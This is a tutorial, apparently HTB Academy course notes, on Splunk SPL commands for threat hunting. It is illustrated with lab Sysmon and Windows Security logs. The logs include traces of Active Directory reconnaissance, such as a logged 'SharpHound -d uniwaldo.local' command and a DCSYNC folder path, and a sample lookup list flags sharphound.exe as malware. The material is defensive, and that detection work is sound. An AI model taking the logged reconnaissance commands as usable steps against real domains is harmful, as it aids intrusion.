
New Search												
index="main" sourcetype="WinEventLog:Sysmon" EventCode=3   chart count by _time, Image												
1,553 events (before 6/13/24 10:43:700 AM) No Event Sampling												
Events	Patterns	Statistics (343)	Visualization									
20 Per Page ▾	Format	Preview ▾										
_time	C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	C:\Users\waldo\AppData\Local\Microsoft\OneDrive\22.2071002.0003\Microsoft.SharePoint.exe	C:\Users\waldo\AppData\Local\Microsoft\Teams\current\Teams.exe	C:\Users\waldo\Downloads\randomfile.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\notepad.exe	C:\Windows\System32\nslookup.exe	C:\Windows\System32\rundll32.exe	C:\Windows\System32\svchost.exe	C:\Windows\System32\System	OTHER	
2022-10-05 13:32:33	16	0	0	0	0	0	0	0	0	0	0	
2022-10-05 13:32:35	16	0	0	0	0	0	0	0	0	0	0	
2022-10-05 13:33:06	8	0	0	0	0	0	0	0	0	0	0	
2022-10-05 13:39:49	0	0	0	0	0	0	0	0	0	0	8	
2022-10-05 13:43:26	0	0	0	0	0	0	8	0	0	0	0	
2022-10-05 13:51:04	0	0	0	0	0	0	0	8	0	0	0	
2022-10-05 14:00:07	0	0	0	0	0	0	0	8	0	0	0	
2022-10-05 14:06:59	0	0	0	0	0	0	0	8	0	0	0	
2022-10-05 14:12:37	0	0	0	0	0	0	0	0	0	0	3	
2022-10-05 14:16:25	0	0	0	0	0	0	0	0	0	0	3	
2022-10-05 14:33:39	0	0	0	0	0	0	0	0	0	0	9	
2022-10-05 14:33:40	0	0	0	0	0	0	0	0	0	0	3	

- This query will return a table where each row represents a unique timestamp (`_time`) and each column represents a unique process (`Image`).
  - The cell values indicate the number of network connection events that occurred for each process at each specific time.
- With the `chart` command, you can easily visualize the data over time for each process because each process has its own column.
  - You can quickly see at a glance the count of network connection events over time for each process.

## 10. The eval command

- The `eval` command creates or redefines fields. Example:

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | eval  
Process_Path=lower(Image)
```



- This command creates a new field `Process_Path` which contains the lowercase version of the `Image` field.
  - It doesn't change the actual `Image` field, but creates a new field that can be used in subsequent operations or for display purposes.

## 11. The rex command

- The `rex` command extracts new fields from existing ones using regular expressions. Example:

```
index="main" EventCode=4662 | rex max_match=0 "[^%](?<guid>{.*})" |  
table guid
```

## New Search

```
1 index="main" EventCode=4662 | rex max_match=0 "[^%](?<guid>{.*})" | table guid
```

✓ 24 events (before 6/13/24 1:06:09.000 AM) No Event Sampling ▾

Events Patterns **Statistics (24)** Visualization

20 Per Page ▾ Format Preview ▾

guid ▾

guid
{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}
{19195a5b-6da0-11d0-afd3-00c04fd930c9}
{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}
{19195a5b-6da0-11d0-afd3-00c04fd930c9}
{e48d0154-bcf8-11d1-8702-00c04fb96050}
{f3a64788-5306-11d1-a9c5-0000f80367c1}
{bf967a86-0de6-11d0-a285-00aa003049e2}
{771727b1-31b8-4cdf-ae62-4fe39fadf89e}
{fe515695-3f61-45c8-9bfa-19c148c57b09}
{fa85c591-197f-477e-83bd-ea5a43df2239}
{bf967a8d-0de6-11d0-a285-00aa003049e2}
{771727b1-31b8-4cdf-ae62-4fe39fadf89e}
{a8df73f2-c5ea-11d1-bbcb-0080c76670c0}
{bf967959-0de6-11d0-a285-00aa003049e2}
{97de9615-b537-46bc-ac0f-10720f3909f3}
{4c51e316-f628-43a5-b06b-ffb695fcba4f3}
{e48d0154-bcf8-11d1-8702-00c04fb96050}
{e0fa1e62-9b45-11d0-afdd-00c04fd930c9}
{bf967a8d-0de6-11d0-a285-00aa003049e2}

- `index="main" EventCode=4662` filters the events to those in the `main` index with the `EventCode` equal to `4662`.
  - This narrows down the search to specific events with the specified EventCode.
- `rex max_match=0 "[^%](?<guid>{.*})"` uses the rex command to extract values matching the pattern from the events' fields.
  - The regex pattern `{.*}` looks for substrings that begin with `{` and end with `}`.
  - The `[^%]` part ensures that the match does not begin with a `%` character.
  - The captured value within the curly braces is assigned to the named capture group `guid`.
- `table guid` displays the extracted GUIDs in the output.
  - This command is used to format the results and display only the `guid` field.
- The `max_match=0` option ensures that all occurrences of the pattern are extracted from each event.
  - By default, the rex command only extracts the first occurrence.
- This is useful because GUIDs are not automatically extracted from 4662 event logs.

## 12. The lookup command

- The `lookup` command enriches the data with external sources. Example:
- Suppose the following CSV file called `malware_lookup.csv`.

```
filename, is_malware
notepad.exe, false
cmd.exe, false
powershell.exe, false
sharphound.exe, true
randomfile.exe, true
```

- This CSV file should be added as a new Lookup table as follows.

The screenshot shows the Splunk Enterprise web interface. At the top, the URL is 10.129.205.112:8000/en-US/app/search/search. The top navigation bar includes links for Main Platform, HTB Certifications, HTB Academy, CTF Platform, Help Center, and HTB Blog. The main navigation bar has tabs for Search, Analytics, Datasets, Reports, Alerts, and Dashboards. On the left, there's a 'Search' section with a search bar and a 'How to Search' section. The right side features a 'Monitoring Console' sidebar with options like Add Data, Knowledge, Searches, reports, and alerts, Data models, Event types, Tags, Fields, and Lookups. The 'Lookups' option is highlighted with a red box. The main content area is titled 'Lookups' and contains sections for 'Lookup table files', 'Lookup definitions', 'Automatic lookups', and 'GeoIP lookups file'. Each section has a '+ Add new' button. The 'Lookups' section is also highlighted with a red box.

splunk>enterprise Apps ▾

Messages ▾ Settings ▾ Activity ▾ Help ▾ Find

### Lookup table files

Lookups > Lookup table files

Show 1-9 of 9 items

Path	Owner	App	Sharing	Status	Actions
/opt/splunk/etc/apps/splunk-dashboard-studio/lookups/examples.csv	No owner	splunk-dashboard-studio	Global   Permissions	Enabled	Move   Delete
/opt/splunk/etc/apps/splunk-dashboard-studio/lookups/firewall_example.csv	No owner	splunk-dashboard-studio	Global   Permissions	Enabled	Move   Delete
/opt/splunk/etc/apps/search/lookups/geo_attr_countries.csv	No owner	search	Global   Permissions	Enabled	Move   Delete
/opt/splunk/etc/apps/search/lookups/geo_attr_us_states.csv	No owner	search	Global   Permissions	Enabled	Move   Delete
/opt/splunk/etc/apps/search/lookups/geo_countries.kmz	No owner	search	Global   Permissions	Enabled	Move   Delete
/opt/splunk/etc/apps/search/lookups/geo_us_states.kmz	No owner	search	Global   Permissions	Enabled	Move   Delete
/opt/splunk/etc/apps/splunk-dashboard-studio/lookups/geomaps_data.csv	No owner	splunk-dashboard-studio	Global   Permissions	Enabled	Move   Delete
/opt/splunk/etc/apps/splunk-dashboard-studio/lookups/outages_example.csv	No owner	splunk-dashboard-studio	Global   Permissions	Enabled	Move   Delete
/opt/splunk/etc/apps/python_upgrade_readiness_app/lookups/pura_mark_public_as_private.csv	No owner	python_upgrade_readiness_app	Global   Permissions	Enabled	Move   Delete

splunk>enterprise Apps ▾

Messages ▾ Settings ▾ Activity ▾ Help ▾ Find

### Add new

Lookups > Lookup table files > Add new

Destination app: search

Upload a lookup file:  malware\_lookup.csv

Select either a plaintext CSV file, a gzipped CSV file, or a KMZ/KML file.  
The maximum file size that can be uploaded through the browser is 500MB.

Destination filename: malware\_lookup.csv

Enter the name this lookup table file will have on the Splunk server. If you are uploading a gzipped CSV file, enter a filename ending in ".gz". If you are uploading a plaintext CSV file, we recommend a filename ending in ".csv". For a KMZ/KML file, we recommend a filename ending in ".kmz"/".kml".

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | rex
field=Image "(?P<filename>[^\\\\]+)$" | eval filename=lower(filename) |
lookup malware_lookup.csv filename OUTPUTNEW is_malware | table
filename, is_malware
```

New Search

Save As ▾ Create

```
1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | rex field=Image "(?P<filename>[^\\\\]+)$" | eval filename=lower(filename) | lookup malware_lookup.csv filename OUTPUTNEW is_malware | table filename, is_malware
```

3,558 of 212,500 events matched No Event Sampling ▾

Events Patterns Statistics (3,558) Visualization

20 Per Page ▾ Format Preview ▾

filename	is_malware
notepad.exe	false
notepad.exe	false
rundll32.exe	
powershell.exe	false
msedge.exe	
net.exe	

- `index="main" sourcetype="WinEventLog:Sysmon" EventCode=1`: This is the search criteria.

- It's looking for Sysmon logs (as identified by the sourcetype) with an EventCode of 1 (which represents process creation events) in the "main" index.
- | rex field=Image "(?P<filename>[^\\\\]+)\$" : This command is using the regular expression (regex) to extract a part of the Image field.
  - The Image field in Sysmon EventCode=1 logs typically contains the full file path of the process.  
This regex is saying: Capture everything after the last backslash (which should be the filename itself) and save it as filename.
- | eval filename=lower(filename) : This command is taking the filename that was just extracted and converting it to lowercase.
  - The lower() function is used to ensure the search is case-insensitive.
- | lookup malware\_lookup.csv filename OUTPUTNEW is\_malware : This command is performing a lookup operation using the filename as a key.
  - The lookup table (malware\_lookup.csv) is expected to contain a list of filenames of known malicious executables.
  - If a match is found in the lookup table, the new field is\_malware is added to the event, which indicates whether or not the process is considered malicious based on the lookup table. <-- filename in this part of the query is the first column title in the CSV.
- | table filename, is\_malware : This command is formatting the output to show only the fields filename and is\_malware.
  - If is\_malware is not present in a row, it means that no match was found in the lookup table for that filename.
- In summary, this query is extracting the filenames of newly created processes, converting them to lowercase, comparing them against a list of known malicious filenames, and presenting the findings in a table.
- An equivalent that also removes duplicates is the following.

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | eval
filename=mvdedup(split(Image, "\\")) | eval filename=mvindex(filename,
-1) | eval filename=lower(filename) | lookup malware_lookup.csv filename
OUTPUTNEW is_malware | table filename, is_malware | dedup filename,
is_malware
```

The screenshot shows a Splunk search interface with the following details:

- Search Bar:** The query is: `index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | eval filename=mvdedup(split(Image, "\\")) | eval filename=mvindex(filename, -1) | eval filename=lower(filename) | lookup malware_lookup.csv filename OUTPUTNEW is_malware | table filename, is_malware | dedup filename, is_malware`
- Results Panel:** Shows 4,506 of 312,500 events matched. No Event Sampling.
- Statistics:** 5 events found.
- Table Output:**

filename	is_malware
notepad.exe	false
powershell.exe	false
cmd.exe	false
sharphound.exe	true
randomfile.exe	true

- `index="main" sourcetype="WinEventLog:Sysmon" EventCode=1`: This command is the search criteria.
  - It is pulling from the `main` index where the sourcetype is `WinEventLog:Sysmon` and the `EventCode` is `1`.
  - The Sysmon `EventCode` of `1` indicates a process creation event.
- `| eval filename=mvdedup(split(Image, "\\"))`: This command is splitting the `Image` field, which contains the file path, into multiple elements at each backslash and making it a multivalue field.
  - The `mvdedup` function is used to eliminate any duplicates in this multivalue field.
- `| eval filename=mvindex(filename, -1)`: Here, the `mvindex` function is being used to select the last element of the multivalue field generated in the previous step.
  - In the context of a file path, this would typically be the actual file name.
- `| eval filename=lower(filename)`: This command is taking the `filename` field and converting it into lowercase using the `lower` function.
  - This is done to ensure the search is not case-sensitive and to standardize the data.
- `| lookup malware_lookup.csv filename OUTPUTNEW is_malware`: This command is performing a lookup operation. The `lookup` command is taking the `filename` field, and checking if it matches any entries in the `malware_lookup.csv` lookup table.
  - If there is a match, it appends a new field, `is_malware`, to the event, indicating whether the process is flagged as malicious.
- `| table filename, is_malware`: The `table` command is used to format the output, in this case showing only the `filename` and `is_malware` fields in a tabular format.
- `| dedup filename, is_malware`: This command eliminates any duplicate events based on the `filename` and `is_malware` fields.
  - In other words, if there are multiple identical entries for the `filename` and `is_malware` fields in the search results, the `dedup` command will retain only the first occurrence and remove all subsequent duplicates.
- In summary, this SPL query searches the Sysmon logs for process creation events, extracts the `file name` from the `Image` field, converts it to lowercase, matches it

against a list of known malware from the `malware_lookup.csv` file, and then displays the results in a table, removing any duplicates based on the `filename` and `is_malware` fields.

## 13. The `inputlookup` command

- The `inputlookup` command retrieves data from a lookup file without joining it to the search results. Example:

```
| inputlookup malware_lookup.csv
```

The screenshot shows the Splunk interface with a search bar containing the command `1 | inputlookup malware_lookup.csv`. Below the search bar, it says "5 results (before 6/13/24 1:08:08.000 AM) No Event Sampling". The Statistics tab is selected, showing 5 results. The table below lists the results:

filename	is_malware
notepad.exe	false
cmd.exe	false
powershell.exe	false
sharphound.exe	true
randomfile.exe	true

- This command retrieves all records from the `malware_lookup.csv` file.
  - The result is not joined with any search results but can be used to verify the content of the lookup file or for subsequent operations like filtering or joining with other datasets.

## 14. Time Range

- Every event in Splunk has a timestamp. Using the time range picker or the `earliest` and `latest` commands, you can limit searches to specific time periods. Example:

```
index="main" earliest=-7d EventCode!=1
```

```
1 index="main" earliest=-7d EventCode!=1
```

✓ 0 events (before 6/13/24 1:08:23.816 AM) No Event Sampling ▾

Events (0) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect

No results found.

## 15. The transaction command

- The `transaction` command is used in Splunk to group events that share common characteristics into transactions, often used to track sessions or user activities that span across multiple events. Example:

```
index="main" sourcetype="WinEventLog:Sysmon" (EventCode=1 OR EventCode=3) | transaction Image startswith=eval(EventCode=1) endswith=eval(EventCode=3) maxspan=1m | table Image | dedup Image
```

New Search

```
1 index="main" sourcetype="WinEventLog:Sysmon" (EventCode=1 OR EventCode=3) | transaction Image startswith=eval(EventCode=1) endswith=eval(EventCode=3) maxspan=1m | table Image | dedup Image
```

171 of 70,428 events matched No Event Sampling ▾

Events Patterns Statistics (13) Visualization

20 Per Page ▾ ✓ Format Preview ▾

Image ▾

C:\Users\waldo\AppData\Local\Microsoft\Teams\current\Teams.exe  
C:\Users\waldo\AppData\Local\Microsoft\Teams\Update.exe  
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  
C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\Teams\current\Teams.exe  
C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\Teams\Update.exe  
C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\Teams\current\Squirrel.exe  
C:\Users\waldo.UNIWALDO\AppData\Local\SquirrelTemp\Update.exe  
C:\Windows\SysWOW64\OneDriveSetup.exe  
C:\Users\waldo\Downloads\SharpHound.exe  
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe

- `index="main" sourcetype="WinEventLog:Sysmon" (EventCode=1 OR EventCode=3)` : This is the search criteria.
  - It's pulling from the `main` index where the `sourcetype` is `WinEventLog:Sysmon` and the `EventCode` is either `1` or `3`.
  - In Sysmon logs, `EventCode 1` refers to a process creation event, and `EventCode 3` refers to a network connection event.

- | transaction Image startswith=eval(EventCode=1) endswith=eval(EventCode=3) maxspan=1m : The transaction command is used here to group events based on the Image field, which represents the executable or script involved in the event.
  - This grouping is subject to the conditions: the transaction starts with an event where EventCode is 1 and ends with an event where EventCode is 3.
  - The maxspan=1m clause limits the transaction to events occurring within a 1-minute window.
  - The transaction command can link together related events to provide a better understanding of the sequences of activities happening within a system.
- | table Image : This command formats the output into a table, displaying only the Image field.
- | dedup Image : Finally, the dedup command removes duplicate entries from the result set.
  - Here, it's eliminating any duplicate Image values.
  - The command keeps only the first occurrence and removes subsequent duplicates based on the Image field.
- In summary, this query aims to identify sequences of activities (process creation followed by a network connection) associated with the same executable or script within a 1-minute window.
  - It presents the results in a table format, ensuring that the listed executables/scripts are unique.
  - The query can be valuable in threat hunting, particularly when looking for indicators of compromise such as rapid sequences of process creation and network connection events initiated by the same executable.

## 16. Subsearches

- A subsearch in Splunk is a search that is nested inside another search. It's used to compute a set of results that are then used in the outer search. Example:

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 NOT [ search
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | top limit=100
Image | fields Image ] | table _time, Image, CommandLine, User,
ComputerName
```

New Search					
Save As ▾ Create Table View Close <pre>! index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 NOT [ search index="main" sourcetype="WinEventLog:Sysmon" EventCode=1   top limit=100 Image   fields Image ]   table _time, Image, CommandLine, User, ComputerName</pre>					
24 of 250,000 events matched No Event Sampling ▾					
Events	Patterns	Statistics (24)	Visualization	Job ▾	Smart Mode ▾
20 Per Page ▾	Format	Preview ▾		< Prev	2 Next >
_time	Image	CommandLine	User	ComputerName	A
2022-11-08 12:52:36	C:\Windows\explorer.exe	"C:\Windows\explorer.exe" C:\temp\20221108T1252_DCSYNC\	NOT_TRANSLATED UNIWALDO\waldo	DESKTOP-UNI74R8.uniwaldo.local	
2022-11-08 11:26:32	C:\Users\waldo\Downloads\SharpHound.exe	SharpHound -d uniwaldo.local	NOT_TRANSLATED NT AUTHORITY\SYSTEM	DESKTOP-EGSS5IS.uniwaldo.local	
2022-11-08 12:07:05	C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\OneDrive\19.043.0304.0013\FileCoAuth.exe	C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\OneDrive\19.043.0304.0013\FileCoAuth.exe -Embedding	NOT_TRANSLATED UNIWALDO\waldo	DESKTOP-EGSS5IS.uniwaldo.local	
2022-11-08 12:54:38	C:\Users\WALDO-1.UNI\AppData\Local\Temp\1805CEE4-A300-4000-8700-955905FA7C39\dismHost.exe	{259F81CF-9018-44A0-B92E-EF5C851E2C14}	NOT_TRANSLATED UNIWALDO\waldo	DESKTOP-EGSS5IS.uniwaldo.local	
2022-11-08 12:31:43	C:\Program Files (x86)\Microsoft\Edge\Application\107.0.1418.35\Installer\setup.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\107.0.1418.35\Installer\setup.exe" --configure-user-settings --verbose-logging --system-level --msedge --channel=stable	NOT_TRANSLATED UNIWALDO\waldo	DESKTOP-UNI74R8.uniwaldo.local	
2022-11-08 12:33:10	C:\Users\waldo.UNIWALDO\AppData\Local\SquirrelTemp\Update.exe	"C:\Users\waldo.UNIWALDO\AppData\Local\SquirrelTemp\Update.exe" --install . --checkInstall --source=PROPLUS --silent --exeName=Teams.exe	NOT_TRANSLATED UNIWALDO\waldo	DESKTOP-UNI74R8.uniwaldo.local	
2022-11-08 12:33:25	C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\Teams\current\Squirrel.exe	"C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\Teams\current\Squirrel.exe" --updateSelf=C:\Users\waldo.UNIWALDO\AppData\Local\SquirrelTemp\Update.exe	NOT_TRANSLATED UNIWALDO\waldo	DESKTOP-UNI74R8.uniwaldo.local	

- In this query:

- `index="main" sourcetype="WinEventLog:Sysmon" EventCode=1`: The main search that fetches `EventCode=1` (`Process Creation`) events.
  - `NOT [ ]`: The square brackets contain the subsearch.
    - By placing `NOT` before it, the main search will exclude any results that are returned by the subsearch.
  - `search index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | top limit=100 Image | fields Image`: The subsearch that fetches `EventCode=1` (`Process Creation`) events, then uses the `top` command to return the 100 most common `Image` (process) names.
  - `table _time, Image, CommandLine, User, ComputerName`: This presents the final results as a table, displaying the timestamp of the event (`_time`), the process name (`Image`), the command line used to execute the process (`CommandLine`), the user that executed the process (`User`), and the computer on which the event occurred (`ComputerName`).
- This query can help to highlight unusual or rare processes, which may be worth investigating for potential malicious activity.
    - Be sure to adjust the limit in the subsearch as necessary to fit your environment.
  - As a note, this type of search can generate a lot of noise in environments where new and unique processes are frequently created, so careful tuning and context are important.
  - This is just the tip of the iceberg when it comes to SPL.
    - Its vast command set and flexible syntax provide comprehensive data analysis capabilities.
    - As with any language, proficiency comes with practice and experience. Find below some excellent resources to start with:
  - <https://docs.splunk.com/Documentation/SCS/current/SearchReference/Introduction>

- <https://docs.splunk.com/Documentation/SplunkCloud/latest/SearchReference/>
- <https://docs.splunk.com/Documentation/SplunkCloud/latest/Search/>

## How To Identify The Available Data

### Data and field identification approach 1: Leverage Splunk's Search & Reporting Application (SPL)

- In any robust Security Information and Event Management (SIEM) system like Splunk, understanding the available data sources, the data they provide, and the fields within them is critical to leveraging the system effectively.
  - In Splunk, we primarily use the Search & Reporting application to do this. Let's delve into how we can identify data source types, data, and fields within Splunk.
- Splunk can ingest a wide variety of data sources.
  - We classify these data sources into source types that dictate how Splunk formats the incoming data.
  - To identify the available source types, we can run the following SPL command, after selecting the suitable time range in the time picker of the Search & Reporting application.

```
| eventcount summarize=false index=* | table index
```

The screenshot shows the Splunk "New Search" interface. The search bar contains the SPL command: `1 | eventcount summarize=false index=* | table index`. Below the search bar, the results summary is displayed: `✓ 3 results (before 6/13/24 1:09:59.000 AM)` and `No Event Sampling ▾`. The "Statistics (3)" tab is selected, showing the following table:

index	history	main	summary
1	1	1	1
1	1	1	1

Below the table, there are navigation controls: `20 Per Page ▾`, `✓ Format`, and `Preview ▾`.

- This query uses `eventcount` to count events in all indexes, then `summarize=false` is used to display counts for each index separately, and finally, the `table` command is used to present the data in tabular form.

```
| metadata type=sourcetypes
```

New Search

1 | metadata type=sourcetypes

✓ 6 results (before 6/13/24 1:10:13.000 AM) No Event Sampling ▾

Events Patterns Statistics (6) Visualization

20 Per Page ▾ Format Preview ▾

firstTime	lastTime	recentTime	sourcetype	totalCount	type
1654168059	1667919040	1684953087	WinEventLog:Application	9196	sourcetypes
1654168057	1667919026	1684953269	WinEventLog:Security	68568	sourcetypes
1525060546	1667947854	1684952962	WinEventLog:Sysmon	358188	sourcetypes
1654168057	1667919024	1684953387	WinEventLog:System	8517	sourcetypes
1667735687	1667922793	1684953404	linux:auth	208	sourcetypes
1585915348	1667922793	1684953503	linux:syslog	120719	sourcetypes

- This search uses the `metadata` command, which provides us with various statistics about specified indexed fields.
  - Here, we're focusing on `sourcetypes`.
  - The result is a list of all `sourcetypes` in our Splunk environment, along with additional metadata such as the first time a source type was seen (`firstTime`), the last time it was seen (`lastTime`), and the number of hosts (`totalCount`).
- For a simpler view, we can use the following search.

```
| metadata type=sourcetypes index=* | table sourcetype
```

## New Search

```
1 | metadata type=sourcetypes index=* | table sourcetype
```

✓ 6 results (before 6/13/24 1:10:28.000 AM) No Event Sampling ▾

Events Patterns Statistics (6) Visualization

20 Per Page ▾ ✓ Format Preview ▾

sourcetype ▾

WinEventLog:Application

WinEventLog:Security

WinEventLog:Sysmon

WinEventLog:System

linux:auth

linux:syslog

- Here, the `metadata` command retrieves metadata about the data in our indexes.
  - The `type=sourcetypes` argument tells Splunk to return metadata about sourcetypes.
  - The `table` command is used to present the data in tabular form.

```
| metadata type=sources index=* | table source
```

## New Search

```
1 | metadata type=sources index=* | table source
```

✓ 20 results (before 6/13/24 1:10:40.000 AM) No Event Sampling ▾

Events Patterns **Statistics (20)** Visualization

20 Per Page ▾ ✎ Format Preview ▾

source ▾

```
LinuxAuth_waldo-virtual-machine.txt
LinuxSyslog_waldo-virtual-machine.txt
RAWWinEventLogApplication(1).txt
RAWWinEventLogSecurity(1).txt
RAWWinEventLogSysmon.txt
WinEventLogApplication_DESKTOP-EGI5PMS.txt
WinEventLogApplication_DESKTOP-EGSS5IS.txt
WinEventLogApplication_DESKTOP-UN7T4R8.txt
WinEventLogApplication_WIN-HSRME76TRAD.txt
WinEventLogSecurity_DESKTOP-EGI5PMS.txt
WinEventLogSecurity_DESKTOP-EGSS5IS.txt
WinEventLogSecurity_DESKTOP-UN7T4R8.txt
WinEventLogSecurity_WIN-HSRME76TRAD.txt
WinEventLogSysmon_DESKTOP-EGI5PMS.txt
```

- This command returns a list of all data sources in the Splunk environment.
- Once we know our source types, we can investigate the kind of data they contain.
  - Let's say we are interested in a sourcetype named `WinEventLog:Security`, we can use the table command to present the raw data as follows.

```
sourcetype="WinEventLog:Security" | table _raw
```

## New Search

```
1 sourcetype="WinEventLog:Security" | table _raw
```

✓ **68,568 events** (before 6/13/24 1:10:56.000 AM) No Event Sampling ▾

Events Patterns **Statistics (68,568)** Visualization

20 Per Page ▾ ✓ Format Preview ▾

\_raw ▾

```
11/06/2022 09:16:36 AM
LogName=Security
EventCode=4624
EventType=0
ComputerName=DESKTOP-UN7T4R8
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=10587
Keywords=Audit Success
TaskCategory=Logon
OpCode=Info
Message=An account was successfully logged on.
```

Subject:

Security ID:	S-1-5-18
Account Name:	DESKTOP-UN7T4R8\$
Account Domain:	WORKGROUP
Logon ID:	0x3E7

Logon Information:

Logon Type:	5
Restricted Admin Mode:	-

- The `table` command generates a table with the specified fields as columns. Here, `_raw` represents the raw event data.
  - This command will return the raw data for the specified source type.
- Splunk automatically extracts a set of default fields for every event it indexes, but it can also extract additional fields depending on the source type of the data.
  - To see all fields available in a specific source type, we can use the `fields` command.

```
sourcetype="WinEventLog:Security" | table *
```

- This command generates a table with all fields available in the `WinEventLog:Security` sourcetype.
  - However, be cautious, as the use of `table *` can result in a very wide table if our events have a large number of fields.
  - This may not be visually practical or effective for data analysis.
- A better approach is to identify the fields you are interested in using the `fields` command as mentioned before, and then specifying those field names in the `table` command. Example:

```
sourcetype="WinEventLog:Security" | fields Account_Name, EventCode | table Account_Name, EventCode
```

- If we want to see a list of field names only, without the data, we can use the `fieldsummary` command instead.

```
sourcetype="WinEventLog:Security" | fieldsummary
```

New Search

Save As ▾ Create Table View Close

1 sourcetype="WinEventLog:Security" | fieldsummary|

68,568 events (before 6/13/24 1:14:47.000 AM) No Event Sampling ▾

All time ▾ Job ▾ Smart Mode ▾

Events Patterns Statistics (180) Visualization

20 Per Page ▾ Format Preview ▾

1 2 3 4 5 6 7 8 9 Next

field	count	distinct_count	is_exact	max	mean	min	numeric_count	stdev	values
Access_Mask	24	4	1				0		[{"value": "0x20", "count": 13}, {"value": "0x100", "count": 6}, {"value": "0x1", "count": 3}, {"value": "0x40000", "count": 2} ]
Access_Right	156	7	1				0		[{"value": "SeInteractiveLogonRight", "count": 51}, {"value": "SeNetworkLogonRight", "count": 29}, {"value": "SeRemoteInteractiveLogonRight", "count": 24}, {"value": "SeServiceLogonRight", "count": 22}, {"value": "SeBatchLogonRight", "count": 16}, {"value": "SeDenyInteractiveLogonRight", "count": 7}, {"value": "SeDenyNetworkLogonRight", "count": 7} ]
Accesses	24	4	1				0		[{"value": "Write Property", "count": 13}, {"value": "Control Access", "count": 6}, {"value": "Create Child", "count": 3}, {"value": "WRITE_DAC", "count": 2} ]
Account_Domain	67746	15	1				0		[{"value": "WORKGROUP", "count": 46321}, {"value": "NT AUTHORITY", "count": 15168}, {"value": "DESKTOP-UN7T4R8", "count": 4871}, {"value": "UNIVALDO", "count": 3450}, {"value": "DESKTOP-E65515", "count": 3256}, {"value": "-", "count": 2916}, {"value": "UNIVALDO.LOCAL", "count": 987}, {"value": "Window Manager", "count": 878}, {"value": "Font Driver Host", "count": 510}, {"value": "DESKTOP-EG15PHS", "count": 277}, {"value": "Builtin", "count": 158}, {"value": "WIN-HSRME76TRAD", "count": 79}, {"value": "MINWINPC", "count": 67}, {"value": "#6", "count": 7}, {"value": "10.0.0.47", "count": 6} ]
Account_Expires	233	2	1				0		[{"value": "<never>", "count": 156}, {"value": "+", "count": 77} ]
